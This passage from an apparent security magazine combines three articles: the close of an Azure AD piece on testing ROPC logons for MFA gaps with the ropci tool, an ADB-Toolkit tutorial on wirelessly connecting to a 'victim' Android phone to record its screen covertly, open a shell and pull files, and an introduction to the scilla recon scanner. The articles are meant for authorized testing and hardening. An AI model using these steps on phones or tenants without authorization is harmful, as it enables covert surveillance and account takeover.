hacker@commodore:~/tools/ropci$ ./ropci azure vm-list -s 2dc626ab-8bcc-4b75-8560-034329976157
+-----------------------------------------------------------------------------------------------------------------------------------------------+------------+----------+
|                                                                      id                                                                       |    name    | location |
+-----------------------------------------------------------------------------------------------------------------------------------------------+------------+----------+
| /subscriptions/2dc626ab-8bcc-4b75-8560-034329976157/resourceGroups/FINANCE/providers/Microsoft.Compute/virtualMachines/finance-vm | finance-vm | eastus   |
+-----------------------------------------------------------------------------------------------------------------------------------------------+------------+----------+

Number of items: 1
```

In case the account has proper privileges, it's possible to directly send a command to a VM. To try that, use the **./ropci azure vm-runcmd** feature. Pretty neat!

Go-do: Test ROPC scenarios!

Let’s summarize the most important tests you should try as a pen tester. From experience, the following test cases seem important to validate that an AAD tenant is securely configured.

Test your own tenant for these attacks to make sure an adversary can't exploit them:

Attempt ROPC logons for common scenarios

- The following three scenarios are often fruitful to identify MFA misconfigurations:
- Your own user account – maybe MFA is not configured/enforced at all.
- Service accounts – there seem to always be exceptions to MFA! Find them.
- AAD accounts – Native AAD accounts might be an afterthought (in case of federation/SSO, etc.)

Use `$ ./ropci auth logon -t tenant.onmicrosoft.com -u account@example.org -P -discard-token` to quickly perform such tests.

Identify applications that support ROPC (the offsec way)

- `$ ./ropci apps list:` Enumerate all OAuth apps in your tenant
- `$ ./ropci auth bulk:` Test all apps, and review results and granted scopes

Afterwards, review to see if there are any unexpected applications that have ROPC exposed and try to lock them down accordingly.

Conclusions and key take-aways for ROPC

Here is a quick recap and testing and mitigation recommendations:

- **Always explicitly enforce MFA!** This sounds easy, but apparently, it seems to be a challenge to implement given the amount and kind of bypasses I have seen with production AAD tenants.
- If you paid for Azure Premium, leverage Conditional Access Policies to enforce MFA.
- Security defaults might not adequately protect user accounts. In some of my testing, I switched IP addresses multiple times to various countries (impossible travel) and single-factor ROPC authentication continued to succeed. It’s best to explicitly enforce MFA for all accounts.
- Hybrid and federated MFA enforcement can leave "native" AAD accounts vulnerable.
- Some scenarios might remain vulnerable to single factor authentication. **The exposure should be known, and a conscious decision (risk acceptance).**
- Know your weaknesses, monitor exposure, and continue locking down settings.
- **Test and validate your configurations from an offensive security point of view!**

And remember, as always, pentesting requires authorization from proper stakeholders beforehand.

Happy Hacking!

References and related tooling to explore and further reading material

- AADInternals by @DrAzureAD: https://o365blog.com/aadinternals
- Abusing Family Refresh Tokens by SecureWorks: https://github.com/secureworks/family-of-client-ids-research
- Other interesting tooling: ROADTools, TeamFiltration, …
- Microsoft Graph API: https://learn.microsoft.com/en-us/graph/
- OAuth RFC: https://www.rfc-editor.org/rfc/rfc6749.html
- OAuth 2.0 Security Best Current Practice: https://datatracker.ietf.org/doc/html/draft-ietf-oauth-security-topics#page-9
- ROPC docs: https://learn.microsoft.com/en-us/azure/active-directory/develop/v2-oauth-ropc
- Hackers are using this sneaky exploit to bypass Microsoft's MFA: https://www.zdnet.com/article/hackers-are-using-this-sneaky-trick-to-exploit-dormant-microsoft-cloud-accounts-and-bypass-multi-factor-authentication/

About the author

Johann has over eighteen years of experience in threat modeling, risk management, penetration testing, red teaming, and software engineering at large. During his many years at Microsoft, Johann established an offensive security team in Azure Data and led the program for years. During Covid he helped bootstrap a startup that empowers companies to host development environments in the cloud, check out devzero.io. Currently he is a Red Team Director at EA. In his spare time Johann enjoys long distance running, learning new things and findings bugs in cloud services. Johann was an instructor for ethical hacking at the University of Washington, contributed to the MITRE ATT&CK framework, and holds a master's in computer security from the University of Liverpool. For the latest updates and information visit his blog at embracethered.com

ADB-Toolkit

ADB Wrapper for your Android Device, Helpful yet Deadly.

by Ashwini Sahu

In this article:


- We will examine the attack scenario where your Android device can be compromised.
- We will use a tool named ADB-Toolkit. We will perform some demos and look into various options provided by the ADB-Toolkit and perform a demo of installing and setting up the ADB-Toolkit and then wirelessly recording a victim phone anonymously without any APK or any other software. We'll also take a look into the Metasploit section of the ADB-Toolkit.
- Initialize a system shell of the Android device in the host machine wirelessly.
- Will look at the general use case of the ADB-Toolkit, and how you can transfer files at a significantly better speed than using the traditional MTP wired or wirelessly.
- Also, go through some checks and best practices for securing your Android device.

Before starting, I would like to give a special shoutout to **Ms. Pallavi Das** aka **KiddoByte** for her help in testing the features on multiple devices.

Introduction

Android - we all have heard about this piece of software if you've been alive since 2008. Android is one of the most famous and used mobile operating systems based on a modified version of the Linux Kernel. As of 2022, Android is the most popular operating system in the entire planet with over **2.5 Billion** active users spanning over 190 countries covering over 70 percent of mobile OS industry and remaining 30 percent is covered by Apple's iOS.

Thus, it makes the 70 percent population who entertain Android vulnerable to the most thriving and largest number of malware ever made for an operating system. Android gets 97 percent of all malware, consisting of Trojans, adware, spyware, backdoors, and other kinds of malware.



We'll also talk about how to take care of your Android and which setting switch you must turn off if you don't know what it's for.

So, talking about **ADB-Toolkit,** it's a wrapper to ADB that stands for Android Debug Bridge. ADB is a utility that lets us communicate with an Android Device and that utility mixed with the bare shell of your Android device makes this tool so powerful and useful for both a pentest scenario or day to day usage.


ADB-Toolkit is a script purely written in Bash with 28 options and a Metasploit section that is used for a Metasploit type of attack by creating a payload to start the Metasploit listener and installing the payload to the victim device and general stuff like installing an .apk file or data pulling or pushing from or into the system.

Before installing and testing the ADB-Toolkit, if you also want to follow, you must do the prerequisite with your setup as explained below:


Preparing your Android Device

We have to enable USB Debugging in your Android device to get started and that is the mandatory part.

How to enable USB Debugging:



1. Go to Settings app



2.Go to About device

3. Click on Build number 7 times

4. Search for Developer options

5. Turn on the USB debugging

Click this YouTube Link to see the video

Installation

Step 1: Cloning the ADB-Toolkit Git repository for the latest source code.

```
[ashwini@ashwini-newslab]-[~]
└─$ git clone https://github.com/ASHWIN990/ADB-Toolkit.git
```

Step 2: Changing the directory to the cloned repository.

```
[ashwini@ashwini-newslab]-[~]
└─$ cd ADB-Toolkit/
```

Step 3: Make the installation script executable.

```
[ashwini@ashwini-newslab]-[~/ADB-Toolkit]
└─$ chmod +x install.sh
```

Step 4: Executing the installation script.

```
[✗]-[ashwini@ashwini-newslab]-[~/ADB-Toolkit]
└─$ sudo ./install.sh -i
```

Upon successful installation, you will see this message:

When the installation part is finished, you can confirm the successful installation by running the command below:

For Red-Teaming Purpose Usage

Aim: Anonymously record the screen of the Android device using ADB-Toolkit without any physical connection and without any tools.

Procedure in brief: What we are going to do is record the screen of an Android and for that, we will need to connect the device to the host machine in which the ADB-Toolkit is installed and then there are 2 modes of the connection.

1. Wired Mode
2. Wireless Mode

In wireless mode, the Android device and the host machine need to be in the same network. For example, both devices are to be connected to the same network if the phone is connected to the network via Wi-Fi or by any means, you must be able to ping the Android device from the host machine.

After that, we will one time connect the Android device to the host machine for the establishment of a remote connection, then we can perform various tasks.

Let's get started…

Prerequisite: Catch the earlier topic **"Preparing Your Android Device"** and set up the tool.

Step 1: Connect your Android Device to the host machine and if the phone prompts some dialog for confirmation click yes or allow.

Step 2: Change the directory to where you have cloned the ADB-Toolkit.

Step 3: Execute the script by running the command “sudo ./ADB-Toolkit” and choose Y/N whether to restart the ADB server or not, it is recommended to not restart the server if you are already connected to a client and just open another instance of ADB-Toolkit.

```
┌─[ashwini@pc]─[~/ADB-Toolkit]
└──╼ $ sudo ./ADB-Toolkit.sh
```

Step 4: Verify and check if the Android device is properly connected or not, by clicking on the **1st option** that is *“Show Connected Devices”.*

```
1.    SHOW CONNECTED DEVICES
```

```
SELECT ONE OF THE OPTIONS WITH THE RESPECTED NUMBER : 1

The available devices are :-

1. 153a06ba , Model : Redmi_Note_8

The total devices are :- 1


Do you want to clear the screen  (y/N) ? :
```

For more details, you can use **option 10,** which is *“Get Phone Details”.*

```
10.  GET PHONE DETAILS
```

It will provide you with various pieces of information like your Model, Code Wifi interface, encrypted or not, your Android Version, the Latest Security Patch, or any other important information for further reconnaissance, or you can check the full details of the device if you click **Y** in the prompt.

```
SELECT ONE OF THE OPTIONS WITH THE RESPECTED NUMBER : 10

1. 153a06ba , Model : Redmi_Note_8

The Details of the device Redmi_Note_8 are :-

Model = Redmi Note 8
Device = ginkgo
Brand = xiaomi
Build Date = Wed Feb 16 22:04:28 WIB 2022
Android = 11
SDK Version = 30
Sim Card = Jio 4G,Idea
Chipset = ginkgo
Security Patch  = 2022-02-01
Encryption State = encrypted
WiFi Interface = wlan0

Do you want to see all the Details (Y/N) ? :
```

Step 5: Click on **option 16,** which is *"Establish Remote Connect"*, this option will extract the IP Address from your Android device and try to establish a remote connection with the host machine and after the successful operation, you can unplug the device.

```
16.  ESTABLISH A REMOTE CONNECTION WITH THE DEVICE
```

```
SELECT ONE OF THE OPTIONS WITH THE RESPECTED NUMBER : 16

1. 153a06ba , Model : Redmi_Note_8

Make sure that the device Redmi_Note_8 is connected to the same network in which ADB-Tookit is installed.

The IP address is 192.168.153.87

Remote connection established to device Redmi_Note_8 with IP 192.168.153.87

Do you want to launch the shell (Y/N) ? :
```

You can launch the shell of your Android device by clicking **Y** but for this demo, we will do **N.**

Step 6: Click on **option 18,** which is "*Record The Screen Anonymously*".

```
18.  RECORD THE SCREEN ANONYMOUSLY
```

It will start the recording of your Android device and to stop the recording, you have to press the enter key as shown on the screen. The screenrecord will be stored in the directory named "Screenrecord" and you can view that video by going to that directory.

```
SELECT ONE OF THE OPTIONS WITH THE RESPECTED NUMBER : 18

Recordingthe screen to 'screenrecord-14-30-38.mp4'...

Press [Enter] to stop recording...

Stopping recording...

Pulling recording from device...

/sdcard/screenrecord-14-30-38.mp4: 1 file pulled, 0 skipped. 1.6 MB/s (43764 bytes in 0.026s)

Process complete.

Deleting screenrecord 'screenrecord-14-30-38.mp4' from device...

Process complete.

Do you want to clear the screen  (y/N) ? :
```

So you learned how to use the ADB-Toolkit and, via that, how to remotely record the screen anonymously

Note: Please don't use this with the wrong intention - use this for learning purposes only.

Simultaneously, you can use **option 17,** which is *"Capture A Screenshot Anonymously".*

```
17.  CAPTURE A SCREENSHOT ANONYMOUSLY
```

This will take a screenshot of your Android device and save it to the "Screenshot" directory for you to see; it's very simple to operate and has a very easy UI.

Aim: Start the system shell of your Android device in interactive mode.

Procedure in brief: What we are going to do is start a shell of your Android system in your host machine, thus you can execute shell commands in the host machine terminal of your Android device.

You can also achieve this in two ways like the previous demo.

1. Wired Mode

2. Wireless Mode

Note: *So if you want to do it in the Wireless mode, follow the previous demo up to **Step 5;** doing so will create a remote connection to your Android Device with this host machine.*

Let's get started…


Prerequisite: Catch the earlier topic **"Preparing Your Android Device"** and set up the tool, and for wireless mode follow the previous demo up to step 5.


Step 1: Connect your Android Device to the host machine and if the phone prompts some dialog for confirmation, click yes or allow.

Step 2: Change the directory to where you have cloned the ADB-Toolkit.

Step 3: Execute the script by running the command “sudo ./ADB-Toolkit” and choose Y/N whether to restart the ADB server or not. It is recommended to not restart the server if you are already connected to a client and just open another instance of ADB-Toolkit.

Step 4: Verify and check if the Android device is properly connected or not, by clicking on the **1st option** that is *“Show Connected Devices”.*





Step 5: Click on **option 18,** which is “*Start A Interactive Shell*”.

This will start an interactive shell in your terminal and a Unix-like shell will open so that you can do whatever you want. Keep in mind, any wrong command and you can brick your Android system, so be careful whatever command you are typing; never copy and paste code or commands that you don’t trust the origin and authenticity.

```
SELECT ONE OF THE OPTIONS WITH THE RESPECTED NUMBER : 6

1. 192.168.146.2:5555 , Model : :ginkgo

Opening a System Shell in device :ginkgo

ginkgo:/ $ ls
```

For General Purpose Usage


Aim: Disable the bloatware of your system that you can't uninstall or remove from your Android device.

Procedure in brief: What we are going to do is to uninstall the apps that you are unable to disable and you want to disable it.

Just connect your Android system and get the Android package name that looks like this

com.google.android.youtube

You can also get the Android package name if you're not sure by the PlayStore link.



Let's get started…

Prerequisite: Catch the earlier topic **"Preparing Your Android Device"** and set up the tool.

Step 1: Connect your Android device to the host machine and if the phone prompts some dialog for confirmation, click yes or allow.

Step 2: Change the directory to where you have cloned the ADB-Toolkit.

```
┌─[ashwini@pc]─[~]
└──╼ $ cd ADB-Toolkit/
```

Step 3: Execute the script by running the command "sudo ./ADB-Toolkit" and choose Y/N whether to restart the ADB server or not; it is recommended to not restart the server if you are already connected to a client and just open another instance of ADB-Toolkit.

```
┌─[ashwini@pc]─[~/ADB-Toolkit]
└──╼ $ sudo ./ADB-Toolkit.sh
```

Step 4: Click on **option 14,** which is "*List All Installed Package*"; this will list all the installed packages.

```
14.  LIST ALL INSTALLED PACKAGE
```

```
com.android.chrome
com.android.companiondevicemanager
com.android.cts.ctsshim
com.android.cts.priv.ctsshim
com.android.deskclock
com.android.dreams.basic
com.android.dreams.phototable
com.android.dynsystem
com.android.egg
com.android.emergency
com.android.externalstorage
com.android.hotspot2.osulogin
com.android.htmlviewer
com.android.inputdevices
:
```

Select any package name that you want to uninstall, e.g., we'll select the below package:

com.fingersoft.hillclimb

In the next step, we will input the above package name and see the result.


Step 5: Click on **option 13,** which is "*Uninstall An Package*". After selecting that, you have to enter the package name. In this demo, we will use this package: ***com.fingersoft.hillclimb,*** a game that is preinstalled on my device.

```
13.  UNINSTALL AN PACKAGE
```

```
SELECT ONE OF THE OPTIONS WITH THE RESPECTED NUMBER : 13


Uninstalling the 'apk' from device :ginkgo

ENTER THE PACKAGE NAME YOU WANT TO UNINSTALL : com.fingersoft.hillclimb

Successfully uninstalled the 'apk' into device :ginkgo


Do you want to clear the screen  (y/N) ? :
```

This will uninstall the Android package successfully.

For more features, and to manage your Android device apps, you can use the tool that is developed by me, for this sole reason.



GitHub link:- https://github.com/ASHWIN990/app-manager

Aim: Use ADB-Toolkit to Push Pull data in your Android device.

Procedure in brief: We will use ADB's Push Pull method because it's significantly faster than the normal method we use that's MTP.

Let's see a comparison of MTP and ADB Push, Pull.

```
┌[✗]-[ashwini@pc]-[~]
└─► $ time adb pull  /sdcard/Test.img Test.img
/sdcard/Test.img: 1 file pulled, 0 skipped. 21.6 MB/s (2094198663 bytes in 92.311s)

real    1m32.336s
user    0m0.352s
sys     0m3.245s
```

- ADB pull took 1.32 Min to get a 2.0G file in the host machine from the Android device
- MTP tool 3.2 Min to get a 2.0G file in the host machine from the Android device

```
┌[✗]-[ashwini@pc]-[~]
└─► $ time adb push Test.img /sdcard/
Test.img: 1 file pushed, 0 skipped. 27.5 MB/s (2094198663 bytes in 72.687s)

real    1m12.830s
user    0m1.613s
sys     0m1.576s
```

- ADB push took 1.12 Min to put a 2.0G file from host machine to Android device
- MTP tool 3.4 Min to push a 2.0G file from the host machine to Android device

You can use **option 23,** which is *“Copy a Specified File Or Folder”* to pull a file or use **option 24,** which is *“Put A File In Device”.*

```
23.  COPY A SPECIFIED FILE OR FOLDER
```

```
24.  PUT A FILE IN DEVICE
```

```
SELECT ONE OF THE OPTIONS WITH THE RESPECTED NUMBER : 23

Directory /home/ashwini/ADB-Toolkit/device-pull/ exists.

1. Copy File
2. Copy Directory

Enter here :
```

Interface of copying the file from Android device to host machine, just enter the file path or folder path.

```
SELECT ONE OF THE OPTIONS WITH THE RESPECTED NUMBER : 24

1. Push File
2. Push Directory

Enter here :
```

The interface of copying a file or folder from the host machine to an Android device by providing the file path.

By doing this demo, we have seen that ADB push-pull method takes less time on Android devices, hence you can use ADB-Toolkit to push-pull your file both in

- Wired Mode
- Wireless Mode

Tips To Secure Your Android Device

Only you can secure your Android device by following these tips and practicing healthy smartphone usage.

1. Lock your smartphone

One of the simplest tips, to protect your device, can be a blessing in disguise in case a situation goes bad. Keeping your Android phone locked is one of the first and foremost things you should implement to keep your Android phones secure.

2. Download apps only from trusted sources

If you own an Android smartphone, it is vital that you download apps and games only from trusted sources.

3. Disable the USB Debugging

Disable the USB-Debugging from the Developer options. It’s very dangerous if you don’t know what it is.

4. Keep your phone updated

It is important to update your Android smartphone to the latest version of the OS that is available for your device.

5. Disable your Device from saving passwords

Many of us usually save passwords for applications that we access on a regular basis, as it makes signing in much easier and faster.

About the author

Hello, my name is Ashwini Sahu. I'm a Computer Science graduate who completed his Bachelor's in technology in 2022, and as of now, I’m working at a Research Facility at the Indian Institute of Technology, Hyderabad as a Research Assistant working on **5G Security** writing POCs and testing 5G Core network function and also writing the core software. I’m a highly motivated Cybersecurity practitioner and an Open Source Software Supporter and Open Source Advocate.

@edoardottt's tools

by Edoardo Ottavineli

Intro

It had always bothered me when I picked up a FOSS tool, installed it locally, configured it, and then it didn't have the features I wanted, or it just worked in a way I didn't like. Luckily, I know how to code and what I want. During these years, I have played with code on GitHub so much (https://github.com/edoardottt), and I've built some tools specifically to satisfy my needs. These tools are focused on web/network targets and designed to automate boring or time-consuming tasks. I'm going to present to you some of the ones I use daily.

Note: I strongly believe in Open Source software and the power of community; if you think you can add value to these repositories (in any form: typo fix, performance or security improvements, Cariddi regexes…), just open an issue or a Pull Request. Contributions are always welcome.

Scilla

Scilla (https://github.com/edoardottt/scilla), my first security-focused tool, is a general-purpose scanner that aims to enumerate DNS entries, directories, subdomains, and open ports. When I use it, I feel like it's really helpful to me, straightforward to use, and effective for information gathering. I have all the things I need to perform basic reconnaissance in just one executable. To use it, you just need to follow the installation guide on the README and execute "scilla subcommand options", where subcommand can be one of [dns, port, subdomain, dir, report], while options are settings to refine your scan. At the time of writing, it supports many useful options to configure the scan and help pentesters do their job. The report subcommand is special: it will perform all four subcommands against the specified target; in my opinion, it's nice to have a single command doing all the jobs for you. There are two other special subcommands: "help", which shows the usage of scilla, and "examples", which shows some examples to get started with. When you install it, the installation script will also set the default wordlist to enumerate directories and subdomains, but of course, you can use your favorite ones. Usually, I love to perform a fast full port scan to understand which are the open ports and then get the service versions/banners only on the open ports. In the following example, I will use scilla to perform that type of scan against scanme.sh:

```
`scilla port -target http://scanme.sh/`
```

Using the time utility, I can understand how long the scan takes: 2 minutes and 40 seconds.

```
edoardottt@edoardottt ~ time scilla port -target http://scanme.sh/
                 _ _ _
  ___  ___(_) | | __ _
 / __|/ __| | | |/ _` |
 \__ \ (__| | | | (_| |
 |___/\___|_|_|_|\__,_| v1.2.4

 > github.com/edoardottt/scilla
 > edoardoottavianelli.it
==================================================
target: scanme.sh
================ SCANNING PORTS ==================
[+]FOUND: scanme.sh 80
[+]FOUND: scanme.sh 22
[+]FOUND: scanme.sh 443
[+]FOUND: scanme.sh 444
[+]FOUND: scanme.sh 448
[+]FOUND: scanme.sh 447
[+]FOUND: scanme.sh 446
[+]FOUND: scanme.sh 445
[+]FOUND: scanme.sh 15000
100.00% : 65535 / 65535

real    2m40,717s
user    0m7,650s
sys     0m6,433s
```

This instead is the result of doing the same, but using nmap:

```
✘ edoardottt@edoardottt ~ time sudo nmap -sS -p- -Pn scanme.sh
Starting Nmap 7.80 ( https://nmap.org ) at 2022-10-08 09:24 CEST
Nmap scan report for scanme.sh (128.199.158.128)
Host is up (0.27s latency).
Other addresses for scanme.sh (not scanned): 2400:6180:0:d0::91:1001
Not shown: 65525 closed ports
PORT      STATE    SERVICE
22/tcp    open     ssh
80/tcp    open     http
443/tcp   open     https
444/tcp   open     snpp
445/tcp   open     microsoft-ds
446/tcp   open     ddm-rdb
447/tcp   open     ddm-dfm
448/tcp   open     ddm-ssl
11211/tcp filtered memcache
15000/tcp open     hydap

Nmap done: 1 IP address (1 host up) scanned in 584.67 seconds

real    9m44,681s
user    0m0,002s
sys     0m0,006s
```

It took almost four times the time needed for scilla. Don’t get me wrong, nmap is the best tool to do this type of scan, but if you need something lighter and faster, I just love to use other tools.

As you can see from the second image, there is a downside, scilla seems to not spot filtered ports, which means an IDS/firewall is covering the service.

This is another example of scilla usage: a DNS records scan.

```
edoardottt@edoardottt ~ scilla dns -target google.com
                 _ _ _
 ___ ___ ___ ___| | | |___
|_ -|  _|  _| . | | | | .'|
|___|___|_| |___|_|_|_|__,| v1.2.4

 > github.com/edoardottt/scilla
 > edoardoottavianelli.it
==================================================
target: google.com
================ SCANNING DNS ======================
[+]FOUND google.com IN A: 216.58.209.46
[+]FOUND google.com IN A: 2a00:1450:4002:809::200e
[+]FOUND google.com IN CNAME: google.com.
[+]FOUND google.com IN NS: ns1.google.com.
[+]FOUND google.com IN NS: ns2.google.com.
[+]FOUND google.com IN NS: ns3.google.com.
[+]FOUND google.com IN NS: ns4.google.com.
[+]FOUND google.com IN MX: smtp.google.com. 10
[+]FOUND google.com IN SRV: xmpp-server.l.google.com.:5269:5:0
[+]FOUND google.com IN SRV: alt1.xmpp-server.l.google.com.:5269:20:0
[+]FOUND google.com IN SRV: alt4.xmpp-server.l.google.com.:5269:20:0
[+]FOUND google.com IN SRV: alt2.xmpp-server.l.google.com.:5269:20:0
[+]FOUND google.com IN SRV: alt3.xmpp-server.l.google.com.:5269:20:0
[+]FOUND google.com IN TXT: google-site-verification=wD8N7i1JTNTkezJ49swvWW48f8_9xveREV4oB-0Hf5o
